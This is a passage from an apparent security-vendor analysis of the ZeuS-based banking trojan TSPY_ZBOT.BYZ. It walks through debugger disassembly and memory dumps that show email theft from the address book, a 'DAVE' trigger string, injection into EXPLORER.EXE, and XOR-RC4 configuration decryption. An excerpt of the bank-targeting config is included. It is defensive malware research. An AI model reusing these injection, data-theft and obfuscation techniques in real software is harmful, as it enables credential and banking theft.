027C55B8  ................................
027C55F8  ................................
027C5638  ................................
027C5678  ................................
027C56B8  ................................
027C56F8  ................................
027C5738  ................................
027C5778  ................................
027C57B8  ................................
027C57F8  ................................
027C5838  ................................
027C5878  ................................
027C58B8  ............'''.ƒ'ƒ'..........
027C58F8  ................................
027C5938  ................................
027C5978  ................................
027C59B8  ................................
```

Stolen email data

Figure 17. *Memory dump of stolen email data*

Once the said DLL path is obtained, it is loaded and its functions are called to access the contents of the user's *WAB*. Entries are checked for valid email addresses then encrypted and saved in a predetermined stolen data repository (see Figure 18).



```
01D9A80A   50              PUSH EAX
01D9A80B   51              PUSH ECX
01D9A80C   FF52 18         CALL DWORD PTR DS:[EDX+18]
01D9A80F   8B45 E8         MOV EAX,DWORD PTR SS:[EBP-18]
01D9A812   8B08            MOV ECX,DWORD PTR DS:[EAX]
01D9A814   50              PUSH EAX
01D9A815   FF51 08         CALL DWORD PTR DS:[ECX+8]
01D9A818   8B45 D4         MOV EAX,DWORD PTR SS:[EBP-2C]
01D9A81B   8B08            MOV ECX,DWORD PTR DS:[EAX]
01D9A81D   50              PUSH EAX
01D9A81E   FF51 08         CALL DWORD PTR DS:[ECX+8]
01D9A821   8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
01D9A824   FF75 D8         PUSH DWORD PTR SS:[EBP-28]
01D9A827   8B08            MOV ECX,DWORD PTR DS:[EAX]
01D9A829   50              PUSH EAX
01D9A82A   FF51 18         CALL DWORD PTR DS:[ECX+18]
01D9A82D   8B45 E0         MOV EAX,DWORD PTR SS:[EBP-20]
01D9A830   8B08            MOV ECX,DWORD PTR DS:[EAX]
01D9A832   50              PUSH EAX
01D9A833   FF51 08         CALL DWORD PTR DS:[ECX+8]
01D9A836   8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
01D9A839   8B08            MOV ECX,DWORD PTR DS:[EAX]
01D9A83B   50              PUSH EAX
01D9A83C   FF51 08         CALL DWORD PTR DS:[ECX+8]
01D9A83F   8B7D F8         MOV EDI,DWORD PTR SS:[EBP-8]
01D9A842   68 CC000000     PUSH 0CC
01D9A847   6A 3C           PUSH 3C
01D9A849   58              POP EAX
01D9A84A   E8 17EFFFFF     CALL 01D99766
01D9A84F   FF75 D0         PUSH DWORD PTR SS:[EBP-30]
01D9A852   FF15 6812D801   CALL DWORD PTR DS:[1D81268]          kernel32.FreeLibrary
01D9A858   5F              POP EDI
01D9A859   5E              POP ESI
01D9A85A   5B              POP EBX
01D9A85B   C9              LEAVE
01D9A85C   C3              RETN
01D9A85D   55              PUSH EBP
01D9A85E   8BEC            MOV EBP,ESP
01D9A860   81EC C4010000   SUB ESP,1C4
01D9A866   53              PUSH EBX

Address   UNICODE dump
027C3BC0  abcdefg@lycos.com.juantamad@yaho
027C3C00  o.com.makiling@gmail.com....*▶sY
027C3C40
027C3C80
027C3CC0
027C3D00
027C3D40
027C3D80
027C3DC0
027C3E00
027C3E40
027C3E80
027C3EC0
027C3F00
027C3F40
027C3F80
027C3FC0
027C4000
027C4040
027C4080
027C40C0
027C4100
027C4140
027C4180
```

Stolen email addresses from *WAB* before being encrypted and saved in a predetermined file

Figure 18. ***Memory dump of stolen email addresses from the user's** WAB **prior to encryption***


TSPY_ZBOT.BYZ's ability to steal information is the real payload of this attack. In addition to the first two sections above, which described ways by which this attack shows an improvement over previously seen routines. TSPY_ZBOT.BYZ also used some complex obfuscation and decompression techniques to prevent easy fingerprinting and reverse engineering. (For the full details on the obfuscation and decompression techniques TSPY_ZBOT.BYZ utilized, see Appendix C.)

Click to return to the ZBOT-LICAT behavior diagram

CONDITIONS TO TRIGGER: WHO IS "DAVE"?

TSPY_ZBOT.BYZ performs certain checks before actually executing its malicious routine. One of these trigger conditions is the existence of the string *DAVE* in the malware's body.


DAVE is the indicator string that points to the part of the malware's body that contains the data it needs to perform its installation routine (see Figure 19). This encrypted string can be found in the overlay section of the malicious file. The malware decrypts 4 Bytes of the file until it finds the said string before completely decrypting the remaining 0x200 Bytes of data found after the said string.


OllyDbg - zbot-byz.exe-1 - [CPU - main thread, module zbot-byz]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
isters (FPU)
Paused

```
0040D320  813E 44415645   CMP DWORD PTR DS:[ESI],45564144 <-- DAVE
0040D326  57              PUSH EDI
0040D327 v75 31           JNZ SHORT zbot-byz.0040D35A
0040D329  68 F8010000     PUSH 1F8
0040D32E  8D7E 08         LEA EDI,DWORD PTR DS:[ESI+8]
0040D331  57              PUSH EDI
0040D332  E8 0FA9FFFF     CALL zbot-byz.00407C46
0040D337  3B46 04         CMP EAX,DWORD PTR DS:[ESI+4]
0040D33A v75 1E           JNZ SHORT zbot-byz.0040D35A
0040D33C  B8 F6010000     MOV EAX,1F6
0040D341  66:3907         CMP WORD PTR DS:[EDI],AX
0040D344 v77 14           JA SHORT zbot-byz.0040D35A
0040D346  0FB707          MOVZX EAX,WORD PTR DS:[EDI]
0040D349  50              PUSH EAX
0040D34A  8903            MOV DWORD PTR DS:[EBX],EAX
0040D34C  8D46 0A         LEA EAX,DWORD PTR DS:[ESI+A]
0040D34F  50              PUSH EAX
0040D350  56              PUSH ESI
0040D351  E8 7D95FFFF     CALL zbot-byz.004068D3
0040D356  B0 01           MOV AL,1
Stack DS:[0012F828]=45564144

Address   Hex dump                                          ASCII
0012F828  44 41 56 45 F4 FC B5 D5 0C 00 B8 02 00 00 28 02  DAVE
0012F838  00 00 7D C2 02 83 8F 56 CA 34 6F 96 CC 5A AC D1
0012F848  F8 CD F4 2E F2 8F CC B4 3F 99 06 60 24 20 91 A4
0012F858  F3 66 A6 1B CB 01 6F 55 B1 AF CB FA 71 5E 42 44
0012F868  CC A6 77 C6 44 5C 5C 57 09 36 18 58 EC 6F 17 A0
0012F878  7E 0D DE 0D 58 2A 52 C5 37 C5 A7 39 FB 8D 99 D8
0012F888  DF EA D1 3C D4 F5 91 92 57 7D 51 51 7D 03 13 29
0012F898  49 3D C5 AD B5 AC 71 95 68 59 2C 22 9D 81 45 29
0012F8A8  D0 2E BF 0A 78 AA 8C A9 68 4E 2A 64 03 34 26 F5
0012F8B8  2A 4A 39 29 55 B4 E8 94 1D 33 F9 68 E5 52 60 B2
0012F8C8  BC 92 80 D1 CC AB AA 0D E8 77 B3 79 EE 7C 1C 67

0012F70C
0012F8ED
0000005B
0012FB4C
0012F70C
0012F810
0012F828
7C910738 ntdll.7C
0040D320 zbot-bya
 ES 0023 32bit 00
 CS 001B 32bit 00
 SS 0023 32bit 00
 DS 0023 32bit 00
 FS 003B 32bit 7F
 GS 0000 NULL
 LastErr ERROR_SU
00000246 (NO,NB,E
empty -UNORM D1D8
empty 0.0
empty 0.0

0012F70C  7CBB
0012F710  A4ED
0012F714  4745
0012F718  56D1
0012F71C  0679
0012F720  F119
0012F724  F52E
0012F728  B23D
0012F72C  E8D0
0012F730  5025
0012F734  41CB
0012F738  2DF0
0012F73C  3188
```

Figure 19. DAVE *string*

Once decrypted, the malware will then check the actual size of the decrypted data, which is found at offset 0x4 after the said string (see Figure 20).




```
Address   Hex dump                                          ASCII
0012F828  44 41 56 45 F4 FC B5 D5 0C 00 B8 02 00 00 28 02  DAVE
0012F838  00 00 7D C2 02 83 8F 56 CA 34 6F 96 CC 5A AC D1
```

Figure 20. DAVE *string's header*

If the data's size is equal to 0x0ch, the malware drops a copy of itself onto the system. It will have a different overlay content, which includes the data required to continue performing its malicious routine.

If the data's size is, on the other hand, equal to 0x1e6h, the malware proceeds with the system infection by injecting the malicious code into running processes, by hooking APIs, and by patching files (see Figure 21).



```
Address   Hex dump                                          ASCII
0012F918  E6 01 00 00 57 00 49 00 4E 00 58 00 50 00 5F 00  µ☺..W.I.N.X.P._.
0012F928  42 00 34 00 44 00 46 00 37 00 36 00 31 00 31 00  B.4.D.F.7.6.1.1.
0012F938  46 00 35 00 37 00 33 00 36 00 37 00 36 00 45 00  F.5.7.3.6.7.6.E.
0012F948  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0012F958  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0012F968  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0012F978  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0012F988  00 00 00 00 00 00 00 00 00 00 00 00 D0 22 8C 6B  ............╨"îk
0012F998  4B 7B D9 11 B3 DA 80 6D 61 72 69 6F B1 04 D2 3F  K{┘◄│┌Çmario▒♦╥?
0012F9A8  7C B5 40 72 C2 C7 FD 65 87 A9 F3 8E 25 3B 11 9C  |╡@r┬╟²eç⌐≤Ä%;◄£
0012F9B8  06 77 69 84 80 E4 2D 44 F5 61 8F 82 83 9A 98 74  ♠wiäÇΣ-D⌡aÅéâÜÿt
0012F9C8  22 32 5F CA 46 00 1A 9B 4C 37 1F 15 7D 34 39 E5  "2_╩F.→¢L7▼§}49σ
0012F9D8  CB 6F D5 D3 8A 88 33 7A F6 71 CE 4E D8 A4 E9 95  ╦o╒╙èê3z÷q╬N╪ñΘò
0012F9E8  97 3D EB 14 60 9E A2 55 B8 C8 8C F2 0E 52 B4 2B  ù=δ¶`₧óU╕╚î≥♫R┤+
0012F9F8  C0 F0 CC 7E 78 BD FE FB 75 C9 79 1E 0B B7 A5 DD  └≡╠~x╜■√u╔y▲♂╖Ñ▌
0012FA08  62 CD 66 A0 08 AF C1 47 7F 17 45 42 EA 2E 27 AE  b═fá◘»┴G⌂↨EBΩ.'«
0012FA18  41 91 B6 DA 2C 6D 0C 07 4A FA 23 F9 6E 0A 94 BA  Aæ╢┌,m♀•J·#∙n◙ö║
0012FA28  D0 EF A3 5D 57 76 C6 03 DB D1 49 05 EC 64 A8 86  ╨∩ú]Wv╞♥█╤I♣∞d¿å
0012FA38  9D 3A BE 67 96 AC A7 18 2A 21 4B 8B FF 3C 31 09  ¥:╛gû¼º↑*!Kï <1.
0012FA48  F4 BC 12 BB DC 93 01 43 E2 DF 3E 9F 02 63 D9 4F  ⌠╝↕╗▄ô☺CΓ▀>ƒ☻c┘O
0012FA58  85 6C 16 56 92 48 0D 36 89 26 E0 38 13 8D 90 58  àl▬VÆH.6ë&α8‼ìÉX
0012FA68  C4 E6 81 FC 99 D7 70 D6 59 1C 10 F8 19 B2 A1 53  ─µüⁿÖ╫p╓Y∟►°↓▓íS
0012FA78  20 B9 E3 AB E8 0F CF 5E E7 73 F1 A6 AD F7 C3 50   ╣π½Φ☼╧^τs±ª¡≈├P
0012FA88  5C BF 1D 1B 24 4D 28 E1 5A 35 C5 ED 6B 30 DE EE  \┐↔←$M(ßZ5┼φk0▐ε
0012FA98  D4 51 7B 5B 54 2F B3 AA 6A 29 68 B0 00 00 42 6F  ╘Q{[T/│¬j)h░..Bo
0012FAA8  78 6F 5C 69 74 6F 67 75 2E 65 78 65 00 00 00 00  xo\itogu.exe....
0012FAB8  00 00 46 79 66 6F 5C 65 76 79 64 2E 79 66 65 00  ..Fyfo\evyd.yfe.
0012FAC8  00 00 00 00 00 00 41 62 6F 6E 77 61 00 00 00 00  ......Abonwa....
0012FAD8  41 7A 75 6C 71 00 00 00 00 00 47 75 66 6F 6C 6F  Azulq.....Gufolo
0012FAE8  64 00 00 00 43 65 64 65 75 64 65 00 00 00 2E D5  d...Cedeude....╒
0012FAF8  73 E3 B9 3D A6 A7 00 00 00 00 00 00 00 00 00 00  sπ╣=ªº..........
```

__Figure 21.__ Decrypted 0x1e6h data


CONFIGURATION FILE DECRYPTION AND DECOMPRESSION

The success of ZBOT variants cannot be solely attributed to their ability to morph in order to evade hash-based and heuristic detections. In fact, this probably has more to do with their sophisticated information-stealing technique. While we believe that the ZBOT variant discussed in this paper was still created with the ZeuS 2.0 toolkit, they now come with a more effective update service.

To understand the main purpose that TSPY_ZBOT.BYZ serves requires understanding of its configuration file. After all, the configuration file holds important information for the analysis of the said Trojan. Most of the information contained in the configuration file is used for the Trojan's bank account information-stealing routine.

To discover how vital the configuration file is, take a look at its layout. Similar to other malware, this ZBOT variant's configuration file does not come in a readable format. It is encrypted, which makes it difficult to analyze. Security analysts or researchers have to first learn how the decryption machinery works before they can fully understand what the bot's main purpose is. Although TSPY_ZBOT.BYZ has additional capabilities, it still employs the same algorithm to decrypt its encrypted configuration file, as other variants created with the ZeuS 2.0 toolkit do.

To start the analysis, keep in mind that like other ZeuS 2.0-created variants, TSPY_ZBOT.BYZ also injects its routines into several running processes beginning with *EXPLORER.EXE.* Knowing this, security analysts or researchers can then focus on the *EXPLORER.EXE* process and the bot's .EXE file. Loading the .EXE file onto a disassembler such as *OllyDbg* and executing it until the thread injection APIs shows that *EXPLORER.EXE* is the first process it injects its code into (see Figure 22).



```
520D  .    8BEC          MOV EBP,ESP
520F  .    51            PUSH ECX
5210  .    53            PUSH EBX
5211  .    FF75 08       PUSH DWORD PTR SS:[EBP+8]            ProcessId
5214  .    C645 FF 00    MOV BYTE PTR SS:[EBP-1],0
5218  .    6A 00         PUSH 0                               Inheritable = FALSE
521A  .    68 7A040000   PUSH 47A                             Access = CREATE_THREAD|
521F  .    FF15 2812400  CALL DWORD PTR DS:[401228]           OpenProcess
5225  .    8BD8          MOV EBX,EAX
5227  .    85DB          TEST EBX,EBX
5229  .v   74 65         JE SHORT lyyq.00415290
522B  .    56            PUSH ESI
522C  .    57            PUSH EDI
522D  .    6A 00         PUSH 0
522F  .    FF75 0C       PUSH DWORD PTR SS:[EBP+C]
5232  .    E8 721B0000   CALL lyyq.00416DA9
5237  .    8BF8          MOV EDI,EAX
5239  .    33F6          XOR ESI,ESI
523B  .    3BFE          CMP EDI,ESI
523D  .v   74 48         JE SHORT lyyq.00415287
523F  .    2B05 ACE3420  SUB EAX,DWORD PTR DS:[42E3AC        lyyq.00400000
5245  .    56            PUSH ESI
5246  .    56            PUSH ESI
5247  .    56            PUSH ESI
5248  .    05 94724100   ADD EAX,lyyq.00417294
524D  .    50            PUSH EAX
524E  .    56            PUSH ESI
524F  .    56            PUSH ESI
5250  .    53            PUSH EBX
5251  .    FF15 2C12400  CALL DWORD PTR DS:[40122C]           kernel32.CreateRemoteThread
5257  .    8945 08       MOV DWORD PTR SS:[EBP+8],EAX
525A  .    3BC6          CMP EAX,ESI
525C  .v   74 1B         JE SHORT lyyq.00415279
525E  .    68 10270000   PUSH 2710                            Timeout = 10000. ms
5263  .    50            PUSH EAX                             hObject
0040122C]=7C810626 (kernel32.CreateRemoteThread)
```

```
SVCHOST.EXE                1244 Console
SPOOLSV.EXE                1432 Console
MDM.EXE                    1648 Console
Explorer.EXE               1996 Console
VMwareService.exe          2044 Console
ALG.EXE                     136 Console
VMwareTray.exe             1108 Console
VMwareUser.exe             1192 Console
ctfmon.exe                 1208 Console
InstallRite.exe            1032 Console
procexp.exe                1268 Console
wuauclt.exe                 800 Console
```


```
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

```
ess  Hex dump                                          ASCII
A000 EB 22 8B C8 6B C9 38 03 0D 54 FC 42 00 8B 51 08
A010 39 54 24 14 77 09 2B 54 24 14 89 51 08 EB 05 E8 9T$
A020 4D F1 FF FF 53 FF D7 E9 6D FF FF FF 55 6A 01 68 M±
A030 00 74 36 19 E8 35 CD FE FF 8B E8 85 ED 75 03 40 .t6
```

```
0012FAA4  0000047A  Access = CREATE_THREAD
0012FAA8  00000000  Inheritable = FALSE
0012FAAC  000007CC  ProcessId = 7CC
0012FAB0  7C809B77  kernel32.CloseHandle
0012FAB4  009E1FC0
0012FAB8  0012FD1C
```

Figure 22. *TSPY_ZBOT.BYZ creates a remote thread to the* EXPLORER.EXE *process*

ZeuS 2.0 employs two decryption algorithms—one complicated and the other simple—to decrypt its encrypted configuration file. The first decryption algorithm uses *RC4-RC4* while the other uses *XOR-RC4.* Based on the sample we analyzed, TSPY_ZBOT.BYZ only employs the simpler algorithm—*XOR-RC4* (see Figure 23).




```
http://[redacted]/news/?s=3!http://* !
https://mail.goole.com/* !
https://server.iad.liveperson.net/* !|
https://chatserver.comm100.com/* !https://fx.sbisec.co.jp/*
!https://match2.me.dium.com/* !https://clients4.google.com/*
!https://*.mcafee.com/* !https://www.direktprint.de/ * !
*.facebook.com/* !*.myspace.com/* !*.twitter.com/* !
*.microsoft.com/* !*.youtube.com/*  https://*.ebanking-
services.com/*/signin.aspxauthTknW    ERCPQ    €         <
>(                    inject ^ |<body:>_ |  U |U }   N\    
<script type="text/javascript" language="JavaScript"
```

Figure 23. *TSPY_ZBOT.BYZ's configuration file decryption algorithm*

As shown in the diagram on the previous page, the decryption requires tables of values that we need to locate in the injected process. We then fed these tables to an XOR module in order to produce a new table that contains the URL where the encrypted configuration file and a decryption key table can be downloaded. The downloaded configuration file is RC4 encrypted and compressed. We used the decryption key table we produced from the first process to decrypt the RC4-encrypted configuration file. We then decompressed the decrypted configuration file using a decompressor module in order to reveal its contents.


Even if we now know that the decryption key is already present in the *EXPLORER.EXE* process, dumping the process' main module to locate the tables is still insufficient since the bot allocates regions of pages in the virtual memory. In addition, dumping every page can only help a little in tracing the necessary tables since their locations and the key's offset value are not fixed. To locate the tables, we scanned memory pages for a series of instructions that contains important addresses that hold the locations of the said tables (see Figure 24).



```
004234F0    5B              POP EBX
004234F1    C9              LEAVE
004234F2    C2 0800         RETN 8
004234F5    56              PUSH ESI
004234F6    BA 20030000     MOV EDX,320
004234FB    52              PUSH EDX
004234FC    68 B01D4000     PUSH iflyu.00401DB0
00423501    50              PUSH EAX
00423502    E8 CC33FEFF     CALL iflyu.004068D3
00423507    8B0D BCAA4200   MOV ECX,DWORD PTR DS:[42AABC]
0042350D    030D 6CAF4200   ADD ECX,DWORD PTR DS:[42AF6C]
00423513    8BF2            MOV ESI,EDX
00423515    2BC8            SUB ECX,EAX
00423517    8A1401          MOV DL,BYTE PTR DS:[ECX+EAX]
0042351A    3010            XOR BYTE PTR DS:[EAX],DL
0042351C    40              INC EAX
0042351D    4E              DEC ESI
0042351E  ^ 75 F7           JNZ SHORT iflyu.00423517
00423520    5E              POP ESI
00423521    C3              RETN
00423522    55              PUSH EBP
00423523    8BEC            MOV EBP,ESP
00423525    83E4 F8         AND ESP,FFFFFFF8
DS:[0042AABC]=00400000 (iflyu.00400000), ASCII "MZ"

Address   Hex dump
0042F000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042F010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042F020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042F030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042F040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042F050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042F060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0042F070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0012F8AC   0000047A  Access = CREATE_THREAD|VM_OF
0012F8B0   00000000  Inheritable = FALSE
0012F8B4   000003F0  ProcessId = 3F0
0012F8B8   009321A0
0012F8BC   77E77963  kernel32.CloseHandle
0012F8C0   009321E0
0012F8C4   0012FB30
0012F8C8   0041EF98  RETURN to iflyu.0041EF98 fror
0012F8CC   000003F0
0012F8D0   000000B0
```

Figure 24. *Series of instructions that contains key tables*

After recovering the tables, we used the XOR key table to decipher the encrypted key table using XOR. The deciphered table now contains the configuration file's URL and the key to decrypt the said configuration file (see Figure 25).

